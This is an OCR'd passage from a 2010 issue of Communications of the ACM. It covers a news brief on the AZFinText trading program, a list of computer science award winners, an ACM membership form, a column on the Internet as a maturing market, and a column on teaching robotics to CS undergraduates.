Current computer-aided quantitative funds analyze numerical data, not text, and Schumaker and Chen's program is unique in that it takes a human analyst's approach of deciphering financial news.

In terms of its ability to analyze one news article, AZFinText "won't be as accurate as an individual analyst," Chen told *The Wall Street Journal* in a recent interview. "The computer is maybe 80% to 85% accurate when analyzing text, but it can read maybe 100,000 times the amount of data."

AZFinText's technique involves surveying financial news and stock prices, and buying or shorting stocks it believes will increase by more than 1% in the next 20 minutes. AZFinText sells the stocks after 20 minutes. "When you do long-term predictions, there are many variables," Chen said. "But ... you can have an advantage if you look at five minutes, 10 minutes."

Schumaker and Chen tested AZFinText with five weeks of data from the fall of 2005, which included more than 9,000 news articles and 10 million stock prices. AZFinText produced an 8.5% return on its trades, outperforming the S&P 500 and six of the 10 leading quantitative funds. Schumaker and Chen also used quantitative strategies to produce a stock portfolio and employed AZFinText to make trades. With this quantitative approach, they realized a return in excess of 20%.

Chen expects AZFinText to be deployable for real-world trading in two to five years.

The researchers have expanded their field of research and are now devising systems that can analyze financial writers' sentiments, and are analyzing not just traditional financial news outlets, but blogs and employee and investor forums.

—Jack Rosenberger

Milestones | DOI:10.1145/1787234.1787267 Jack Rosenberger

Gödel Prize and Other CS Awards

Sanjeev Arora, Joseph S.B. Mitchell, and other researchers are recognized for their contributions to computer science.

THE EUROPEAN ASSOCIATION for Theoretical Computer Science (EATCS) and the ACM Special Interest Group on Algorithms and Computation Theory (SIGACT), the British Computer Society, and other organizations recently honored select scientists for their contributions to computer science.

Gödel Prize winners Sanjeev Arora, left, and Joseph S.B. Mitchell.

Gödel Prize

In recognition of their outstanding papers in theoretical computer science, EATCS and ACM SIGACT awarded the 2010 Gödel Prize to **Sanjeev Arora**, a professor of computer science at Princeton University, and **Joseph S.B. Mitchell**, a professor in the Department of Applied Mathematics and Statistics at the State University of New York at Stony Brook, for their concurrent discovery of a polynomial-time approximation scheme for the Euclidean Traveling Salesman Problem.

Roger Needham Award and Lovelace Medal

The British Computer Society (BCS) presented the Roger Needham Award to **Joël Ouaknine** of the Oxford University Computing Laboratory in recognition of his seminal and mathematical contributions to the field of timed systems modeling and analysis. BCS's Lovelace Medal was presented to **John Reynolds**, a professor at the School of Computer Science, Carnegie Mellon University in recognition of his work of the last four decades and his contribution to the theory of programming languages.

Royal Society Fellows

The 44 newly elected 2010 Fellows of the Royal Society include two computer scientists. **Hugh Francis Durrant-Whyte**, director of the Australian Center for Field Robotics at the University of Sydney, was honored for his major contributions to robotics, in particular to the fields of sensor data fusion and of autonomous vehicle navigation. **Georg Gottlob**, a professor of computing science at the University of Oxford, was honored for his fundamental contributions to both artificial intelligence and database systems.

Gerhard Herzberg Medal

The Natural Sciences and Engineering Research Council of Canada bestowed the Gerhard Herzberg Canada Gold Medal, the nation's top medal for science and engineering, to **Gilles Brassard**, Canada Research Chair in Quantum Information Processing at the Université de Montréal. Brassard is one of the inventors of quantum cryptography and a pioneer in the field of quantum information science.

Alan T. Waterman Award

The U.S. National Science Foundation (NSF) selected of **Subhash Khot**, an associate professor at New York University's Courant Institute of Mathematical Sciences, to receive the 2010 Alan T. Waterman Award. Considered the NSF's most prestigious honorary award since its establishment in 1975, it is given annually to an outstanding researcher under the age of 36 in any field of science and engineering supported by NSF. A theoretical computer scientist, Khot works in the area of computational complexity and seeks to understand the power and limits of efficient computation.

Benjamin Franklin Medal

The Franklin Institute presented the 2010 Benjamin Franklin Medal in Computer and Cognitive Science to **Shafrira Goldwasser**, RSA Professor of Computer Science and Engineering at Massachusetts Institute of Technology and professor of computer science and mathematics at Weizmann Institute of Science, for her fundamental contributions to the theoretical foundation of modern cryptography.

Jack Rosenberger is senior editor, news, of *Communications*.

PHOTOGRAPH BY (RIGHT) TONY SCARLATOS. (LEFT) FROM ITCS, TSINGHUA UNIVERSITY

ACM, Advancing Computing as a Science and a Profession

Dear Colleague,

The power of computing technology continues to drive innovation to all corners of the globe, bringing with it opportunities for economic development and job growth. ACM is ideally positioned to help computing professionals worldwide stay competitive in this dynamic community.

ACM provides invaluable member benefits to help you advance your career and achieve success in your chosen specialty. Our international presence continues to expand and we have extended our online resources to serve needs that span all generations of computing practitioners, educators, researchers, and students.

ACM conferences, publications, educational efforts, recognition programs, digital resources, and diversity initiatives are defining the computing profession and empowering the computing professional.

This year we are launching Tech Packs, integrated learning packages on current technical topics created and reviewed by expert ACM members. The Tech Pack core is an annotated bibliography of resources from the renowned ACM Digital Library – articles from journals, magazines, conference proceedings, Special Interest Group newsletters, videos, etc. – and selections from our many online books and courses, as well an non-ACM resources where appropriate.

BY BECOMING AN ACM MEMBER YOU RECEIVE:

Timely access to relevant information

Communications of the ACM magazine • ACM Tech Packs • *TechNews* email digest • Technical Interest Alerts and ACM Bulletins • ACM journals and magazines at member rates • full access to the *acmqueue* website for practitioners • ACM SIG conference discounts • the optional ACM Digital Library

Resources that will enhance your career and follow you to new positions

Career & Job Center • online books from Safari® featuring O'Reilly and Books24x7® • online courses in multiple languages • virtual labs • e-mentoring services • *CareerNews* email digest • access to ACM's 34 Special Interest Groups • an acm.org email forwarding address with spam filtering

ACM's worldwide network of more than 97,000 members ranges from students to seasoned professionals and includes many renowned leaders in the field. ACM members get access to this network and the advantages that come from their expertise to keep you at the forefront of the technology world.

Please take a moment to consider the value of an ACM membership for your career and your future in the dynamic computing profession.

Sincerely,

Alain Chesnais

Alain Chesnais

President
Association for Computing Machinery

Association for Computing Machinery

Advancing Computing as a Science & Profession

Association for Computing Machinery

Advancing Computing as a Science & Profession

membership application & *digital library* order form

Priority Code: AD10

You can join ACM in several easy ways:

Online	Phone	Fax
http://www.acm.org/join	*+1-800-342-6626 (US & Canada)* *+1-212-626-0500 (Global)*	*+1-212-944-1318*

Or, complete this application and return with payment via postal mail

Special rates for residents of developing countries:
http://www.acm.org/membership/L2-3/

Special rates for members of sister societies:
http://www.acm.org/membership/dues.html

Please print clearly

Name

Address

City | State/Province | Postal code/Zip

Country | E-mail address

Area code & Daytime phone | Fax | Member number, if applicable

Purposes of ACM

ACM is dedicated to:
1) advancing the art, science, engineering, and application of information technology
2) fostering the open interchange of information to serve both professionals and the public
3) promoting the highest professional and ethics standards

I agree with the Purposes of ACM:

Signature

ACM Code of Ethics:
http://www.acm.org/serving/ethics.html

choose one membership option:

PROFESSIONAL MEMBERSHIP:

- o **ACM Professional Membership: $99 USD**
- o **ACM Professional Membership plus the ACM Digital Library: $198 USD ($99 dues + $99 DL)**
- o **ACM Digital Library: $99 USD (must be an ACM member)**

STUDENT MEMBERSHIP:

- o **ACM Student Membership: $19 USD**
- o **ACM Student Membership plus the ACM Digital Library: $42 USD**
- o **ACM Student Membership PLUS Print *CACM* Magazine: $42 USD**
- o **ACM Student Membership w/Digital Library PLUS Print *CACM* Magazine: $62 USD**

All new ACM members will receive an ACM membership card.
For more information, please visit us at www.acm.org

Professional membership dues include $40 toward a subscription to *Communications of the ACM*. Member dues, subscriptions, and optional contributions are tax-deductible under certain circumstances. Please consult with your tax advisor.

RETURN COMPLETED APPLICATION TO:

Association for Computing Machinery, Inc.
General Post Office
P.O. Box 30777
New York, NY 10087-0777

Questions? E-mail us at acmhelp@acm.org
Or call +1-800-342-6626 to speak to a live representative

Satisfaction Guaranteed!

payment:

Payment must accompany application. If paying by check or money order, make payable to ACM, Inc. in US dollars or foreign currency at current exchange rate.

o Visa/MasterCard o American Express o Check/money order

o Professional Member Dues ($99 or $198) $ _____

o ACM Digital Library ($99) $ _____

o Student Member Dues ($19, $42, or $62) $ _____

Total Amount Due $ _____

Card # Expiration date

Signature

DOI:10.1145/1787234.1787243

Christopher S. Yoo

Economic and Business Dimensions

Is the Internet a Maturing Market?

If so, what does that imply?

Two concerns dominate the current debates over U.S. Internet policy. The first is the relatively low level of U.S. broadband adoption. Although the U.S. once ranked 4th among industrialized nations in the percentage of residents subscribing to broadband, it has currently slipped into 15th place. Concerns that the U.S. may be losing its leadership position in this key industry have spurred a series of governmental initiatives to address the problem. The stimulus package enacted during the initial days of the Obama administration dedicated $7.2 billion for new investments in broadband infrastructure. It also required the Federal Communications Commission to prepare a national broadband plan, which the agency released to much fanfare this past March. The plan is designed not just to ensure that broadband is available and affordable to all Americans, but also to devise ways to address the fact that a surprising number of households are not subscribing to broadband even when it is available.

The second is the debate over network neutrality. Network providers are experimenting with a variety of new business arrangements. Some are offering specialized services that guarantee higher levels of quality of service to those willing to pay for it. Others are entering into strategic partnerships that allocate more bandwidth to certain sources and applications.

The real question is not if the nature of competition and innovation will change, but rather how and when.

Interestingly, management literature exists suggesting that both developments may simply reflect the ways the nature of competition and innovation can be expected to evolve as markets mature. If applicable to the Internet, this literature has the potential to provide new insights into how to craft broadband policy and what steps business managers might take to prepare for the future.

Demand-Side Considerations: Product Life Cycle Theory

The best-known theory of market maturation is known as the product life cycle. A central feature of every leading marketing textbook, product life cycle theory examines how the pattern of demand growth affects the nature of competition over time. Empirical research has confirmed that many, if not most, markets follow the pattern predicted by product life cycle theory.

The predominant version posits that new product markets pass through four distinct stages shown in the prod-




ILLUSTRATION BY DARREL REES

uct life cycle figure here. During the introduction stage, the product's novelty dictates that sales are small and grow relatively slowly. If a market for the new product develops, this initial stage gives way to the growth stage, during which sales grow rapidly. Over time, market saturation causes the product to enter the maturity stage, during which sales growth flattens. Eventually, the product enters the decline stage, as technologically superior substitutes emerge. The nature of competition changes as the market advances from one stage to the next.

Internet usage over the last two decades fits comfortably into this pattern. During the introduction stage of the broadband Internet during the mid-to-late 1990s firms focused on inducing early adopters to try the product, as the theory predicts. Early adopters tend to be technologically sophisticated, risk tolerant, and price insensitive, which describes the typical Internet user circa 15 years ago. This focus in turn caused firms to emphasize cutting-edge technological features and to deemphasize product quality and price, once again, as theory predicts.

As the market transitioned into the growth phase, firms began to target the mass market and to compete to attract new customers who are not yet being served. Price and quality took on greater importance. In order to keep production processes simple and to make the product easy for customers to understand, firms typically offered a single product designed to appeal to the broadest possible audience.


After enjoying an extended period of rapid growth, there are some indications that the market is on the cusp of entering the maturity phase. U.S. Internet penetration has leveled off at approximately 75%. When one focuses solely on broadband, data collected by the FCC suggests that the growth curve has passed the inflection point marking the transition from growth to maturity. As the market enters the maturity phase, revenue growth no longer depends on attracting customers who are not yet in the market. Instead, firms focus on finding ways to deliver greater value to customers who are already in the market.

According to this theory, there is nothing surprising about the prevalence of offering a more complex array of services and price points. These firms are trying to increase revenue in their primary market and set themselves up to offer new services that generate more revenue. That also explains why industry leaders such as Yahoo, Google, Apple, and Microsoft are becoming more aggressive about invading territory traditionally controlled by other leading firms. It is a natural outgrowth of maturity and the natural increase in rivalry that results when firms compete in a market that is no longer growing as fast as it once did.

Supply-Side Considerations: Dominant Design Theory

A parallel line of research in this framework explores the supply-side of market maturation. Called dominant

The product life cycle.



design theory, it posits that when a technological breakthrough first occurs, uncertainty fosters lack of product standardization, which provides little incentive to invest in advanced production processes. At some point the basic product features and technological characteristics coalesce into a dominant design. Innovation becomes less driven by trial and error and instead becomes more systematic and incremental. Other scholars have extended this analysis, suggesting that technological guideposts or paradigms emerge that direct research along particular avenues or trajectories. These technological trajectories frame the way each field determines which problems are worth solving and which technological solutions are likely to be the most promising. This impetus toward certain trajectories becomes more pronounced if a technology is embedded in a web of interdependent technological processes. The presence of such a design hierarchy establishes a technical agenda that channels subsequent innovation along particular lines. It also obstructs innovations that are inconsistent with the existing architecture and can delay or prevent new architectures from evolving.

Applying market maturation theory to the Internet comes with a number of limitations.

What does that have to do with the Internet? A growing number of technologists have noted the core architecture for the Internet, built around TCP/IP and its many extensions, is several decades old. They suggest the new demands being placed on the network are creating the need for fundamentally different design architecture. And as this theory would predict, they are finding that the standardization on a certain approach combined with the interconnected nature of the technologies comprising the architecture is limiting the Internet's ability to evolve to meet these new demands.

Significance for Internet Policy and Business Strategies

The implications are myriad. The transformation of the Internet from an experimental testbed into a mass-market platform has made major architectural change more difficult, just as design hierarchy theory would predict. The flattening of revenue growth inevitably gives network providers incentive to experiment with increasingly specialized equipment, both to lower costs and to offer services targeted at particular subgroups of customers, just as product life cycle theory would predict. The desire to provide greater value to customers is creating greater interest in facilitating content providers' long-standing interest in monetizing content streams. At the same time, market maturation is causing firms to place greater emphasis on capturing a bigger fraction of the dollars that are available.

This theory also suggests that policymakers should be careful not to lock the Internet into any particular architecture or to reflexively regard deviations from the status quo as inherently anticompetitive. Such measures would reinforce the obstacles to architectural innovation that already exist. Instead, they should focus on creating regulatory structures that preserve industry participants' freedom to experiment with new solutions and to adapt to changing market conditions. Any other approach risks precluding the industry from following its natural evolutionary path and rendering the obstacles to architectural innovation that already exist all but insuperable.

Applying market maturation theory to the Internet comes with a number of limitations. Although the pattern of sales growth predicted by product life cycle theory is the most common, empirical research indicates that other patterns exist as well, which leads some to question the theory's generality. Others condemn these theories as self-fulfilling prophecies, as their widespread acceptance leads firms to manage their products in ways that cause these patterns to come true. Moreover, while key turning points are easy to identify in retrospect, they have proven quite challenging to anticipate far in advance.

Even if it is not always possible to anticipate precisely how the nature of competition and innovation will change, that both will change over time is a given. The real question is not if the nature of competition and innovation will change, but rather how and when. Business managers and IT professionals must not take for granted that the competitive dynamics and the technology underlying the industry today will still be in place tomorrow. Instead, they should look for indications that the market may be reaching saturation and plan for how their strategy and those of their customers and competitors are likely to change as these phase transformations occur. C

Christopher S. Yoo (csyoo@law.upenn.edu) is Professor of Law, Communication, and Engineering and Director of the Center for Technology, Innovation, and Competition at the University of Pennsylvania. For a more extensive presentation of these ideas, see "Product Life Cycle Theory and the Maturation of the Internet," *Northwestern University Law Review*, 104:2 (forthcoming 2010).

DOI:10.1145/1787234.1787244


David S. Touretzky

Education

Preparing Computer Science Students for the Robotics Revolution

Robotics will inspire dramatic changes in the CS curriculum.

Beginning in the 1970s, a series of technological advances in computing has repeatedly reshaped the undergraduate computer science curriculum. Affordable bitmapped displays brought GUI interfaces into widespread use, gave us the new field of human-computer interaction, and led CS departments to introduce courses in computer graphics and HCI. The maturation of networking technology that led to the Internet and the Web also spawned a whole spectrum of new courses, from the nuts and bolts of network protocols to the social impacts of online communities. The microprocessor that launched the personal and then wearable computer revolutions, and in conjunction with the growth of wireless networks, produced new types of platforms that are always on and always with us, has led to courses targeting smartphones and PDAs instead of conventional computers. And when inexpensive graphics processors and sound cards grew electronic gaming into a multibillion-dollar business with revenues comparable to the film and music industries,[a] CS departments responded by introducing a variety of multidisciplinary courses in game design.[9]



Calliope: A prototype Create/ASUS robot with a pan/tilt camera and gripper arm.

PHOTOGRAPH BY ETHAN J. TIRA-THOMPSON/CARNEGIE MELLON

Robotics is the leading candidate for the next dramatic change in the CS curriculum. Advances in sensing, actuator, and power technologies are fueling an explosion in robotics comparable to what microprocessors did for computing three decades ago. In a 2007 *Scientific American* article, Bill Gates drew a parallel between today's robotics industry and the computing

a Estimated 2008 revenues from Hoovers.com: motion pictures $33 billion; music $15 billion; computer and electronic games $12 billion.

industry at the start of the PC revolution.[2] He compared today's state-of-the-art industrial robots—priced at tens to hundreds of thousands of dollars—to 1970s era mainframes, while consumer robots resemble 1970s microcomputers: crude, underpowered, and of interest mainly to hobbyists who enjoy tinkering with technology for its own sake. Today's consumer robots include a variety of kits (Lego Mindstorms, VEX Pro, Robotis Bioloid), limited but intriguing toys (Wowee's Robosapien, Pleo from Innvo Labs, Penbo from Bossa Nova Robotics, and a dozen others; many more in Japan), and one astonishingly successful vacuum cleaner: the Roomba; more than five million Roombas have been sold.

Advances in robotics are reported weekly at technology news sites such as Robots.net, while the popular magazines *Robot* and *Servo* are energizing the robotics hobbyist community the way *Byte* and *Dr. Dobbs' Journal* once nurtured amateur computing enthusiasts. Meanwhile, more than 40 nations now have military robotics programs.[3]

We see glimmers of our robotic future in today's self-parking cars, cameras that recognize human smiles, and flying devices ranging from micro-scale robot bees to the airliner-size Eitan UAV. But the robotics revolution will be farther ranging—and a lot more weird—than most of us can envision now. Who in 1971 would have looked at the first Intel microprocessor and predicted eBay, Wikipedia, Google Earth, or "sexting"?

Impediments to Progress

We can help speed the revolution by introducing our undergraduates to state-of-the-art robotics hardware and software. But three factors have stymied progress in robotics education for computer scientists. The first is misconceptions held by some about the nature of the subject. Robotics cannot be taught in CS1. The use of simple robots to teach basic programming concepts dates back to Papert's Logo turtle of the 1970s[5] and Pattis' Karel the (simulated) Robot in the 1980s.[4] More recent examples include a Python-based programming course using the Parallax Scribbler,[1] and a variant of Alice (http://www.alice.org) that can both simulate an iRobot Create and teleoperate a real one via a bluetooth dongle.[8] CS educators must understand that while it might be a good idea to use simple robots to teach students about variables, procedure calls, and while loops, this is not the same as teaching them robotics, any more than making a penguin move around in Alice counts as teaching computer graphics.

Real robotics involves deep, computationally demanding algorithms.


High school robotics contests such as US FIRST, which emphasize the mechanical engineering aspects of the field at the expense of computer science, are another source of misconceptions. The public doesn't always appreciate that the elaborate hardware platforms students construct must be primarily teleoperated because students aren't being taught the kind of software that would allow their robots to act autonomously.

Real robotics involves deep, computationally demanding algorithms. Machine vision, probabilistic localization and navigation, kinematics calculations, grasp and path planning, multi-robot coordination, and human-robot interaction (face tracking, speech and gesture recognition) are core technologies. Today these are found mainly in advanced research labs and graduate-level robotics courses, but they can be made accessible to undergraduates. The time to do that is now.

The second impediment to be overcome is the lack of suitable robot platforms for undergraduate instruction. The devices used in CS1 courses typically have no camera and can't even drive in a straight line without drifting. The Lego Mindstorms kits used in many current college courses are no better. On the other hand, the groundbreaking Sony AIBO robot dog was an excellent instructional platform due to its powerful MIPS processor, rich sensor suite (including a color camera, stereo microphones, and multiple IR range finders and accelerometers), and sophisticated servos with position and force feedback. The AIBO's $2,000 price tag was comparable to high-end laptops of its day. But when Sony abruptly exited the robotics market in 2006, the AIBO had not yet caught on as a teaching platform, and that market niche has yet to be filled.

In 2007 the RoboCup Federation, which oversees robotic soccer competitions worldwide, selected the Nao humanoid from Aldebaran Robotics to replace the AIBO in the Standard Platform League. A few schools are now teaching robotics courses using Naos, but at a retail cost of approximately $16,000, the Nao will remain out of reach for most educators. There are some who believe that educational robots should cost no more than a Lego Mindstorms kit: only a few hundred dollars. They're right, but it will be a while before the economies of mass production can do for AIBO- or Nao-type robots what they've already done for laptops and smartphones. Meanwhile, Mindstorms' widespread and growing use in high schools and

Technology maturation curve.



even middle schools underscores my point that undergraduates require something better. They need robots that can see, with processors that can run the sophisticated algorithms computer scientists should be studying.

As illustrated in the figure on the preceding page, educational robotics is entering the unstable region of the technology maturation curve. For just a few more years, computer scientists will build their own platforms for education and research. In less than a decade this will become infeasible, for the same reason that no individual today builds their own laptop or cellphone. But since highly capable robots are not yet mass-produced consumer products, today's educators must innovate. Several colleagues in the U.S.[b] have found a good solution by mounting a laptop or netbook atop an iRobot Create. The Create—a Roomba without the vacuum—provides an inexpensive mobile base with a few simple sensors, while the laptop provides a Webcam for vision, a WiFi connection, a speaker, and plenty of computing power. The total parts cost can be as low as $600. Anyone who thinks these platforms are too expensive should recall what schools were paying for workstations a few years ago. Readers who would like to put one of these robots together themselves, or purchase a pre-assembled version from a commercial vendor, can find all the necessary information at http://www.Chiara-Robot.org/Create. An enhanced version with a pan/tilt camera and an arm with gripper is presently under development (see the image on the first page of this column).

The final impediment to be overcome is the lack of easy-to-use software. The three major open source frameworks for robotics application development are Player/Stage (http://playerstage.sourceforge.net), ROS (http://www.ros.org), and Tekkotsu (http://www.tekkotsu.org). Player/Stage and ROS have similar philosophies. Both provide a general communication framework for a collection of independent software modules responsible for controlling various types of hardware or providing services such as localization. Both support a wide variety of platforms and devices. And both are designed primarily for research, although Player/Stage in particular has been widely used for education. Modules can be written in any of several languages; the frameworks themselves make no assumptions about representation.

Who in 1971 would have looked at the first Intel microprocessor and predicted eBay, Wikipedia, Google Earth, or "sexting."

Another Approach

Tekkotsu, developed with Ethan Tira-Thompson in my lab at Carnegie Mellon University, takes a different approach. It is implemented in C++ and makes heavy use of abstraction facilities such as templates, multiple inheritance, polymorphism, functors, and namespaces. It offers a common representation scheme for vision, navigation, and manipulation tasks.[6,7] The idea is to provide a unified framework that undergraduates can master in two-thirds of a semester and then move on to working on an interesting final project. Tekkotsu does not strive for universal hardware coverage; instead it provides well-tuned primitives for a small number of educational platforms, including the AIBO and the Create. Other groups are developing Tekkotsu support for additional platforms, including the Nao and various robot arms. But for all three frameworks, more work remains to be done to make advanced robotics technologies easy for non-experts to use.

Our Robotic Future

To predict the future of robot software, look at the history of graphics software. Early graphics programming was done by turning pixels on and off, just as early robot programming was done by turning motors on and off. But graphics has developed into a wonderfully rich field that includes specialties such as Web design, game design, and scientific visualization, where the focus is on principles of visual aesthetics or the graphical presentation of information, not low-level details of rendering algorithms or GPU programming. Web and game designers rely on computer scientists for the tools of their trade, but they have different skill sets and are not themselves computer scientists. The applications of computer graphics have outgrown the confines of a single discipline.

I believe our notions about robot programming will likewise broaden in the coming years. Our students will create the technologies that make this possible. Better algorithms for perception and manipulation, and high-level frameworks for robot instruction will enable robotics application development by a diverse population of users and innovators, some of whose job descriptions are as unforeseeable today as "Web designer" was in 1971. That will be one unmistakable sign that the robotics revolution has arrived. Let's get started. C

b Jeff Forbes at Duke University, Chad Jenkins at Brown University, Monica Anderson at the University of Alabama, and Zach Dodds at Harvey Mudd College have been at the forefront of this work.

References

1. Balch, T. et al. Designing personal robots for education: Hardware, software, and curriculum. *IEEE Pervasive Computing 7*, 2 (Feb. 2008), 5–9.
2. Gates, B. A robot in every home. *Scientific American* (Jan. 2007), 58–65.
3. Levinson, C. Israeli robots remake battlefield. *The Wall Street Journal* (Jan. 12, 2010), A12.
4. Pattis, R.E. *Karel the Robot: A Gentle Introduction to the Art of Programming, Second Edition*, Wiley, New York, 1995.
5. Solomon, C. Logo, Papert, and Constructionist Learning, 2010; http://logothings.wikispaces.com.
6. Touretzky, D.S. et al. Dual-coding representations for robot vision in Tekkotsu. *Autonomous Robots 22*, 4 (Apr. 2007), 425–435.
7. Touretzky, D.S., and Tira-Thompson, E.J. The Tekkotsu "crew": Teaching robot programming at a higher level. In *Proceedings of the AAAI Symposium on Educational Advances in Artificial Intelligence* (EAAI-10), (Atlanta, Georgia, July 13–14, 2010).
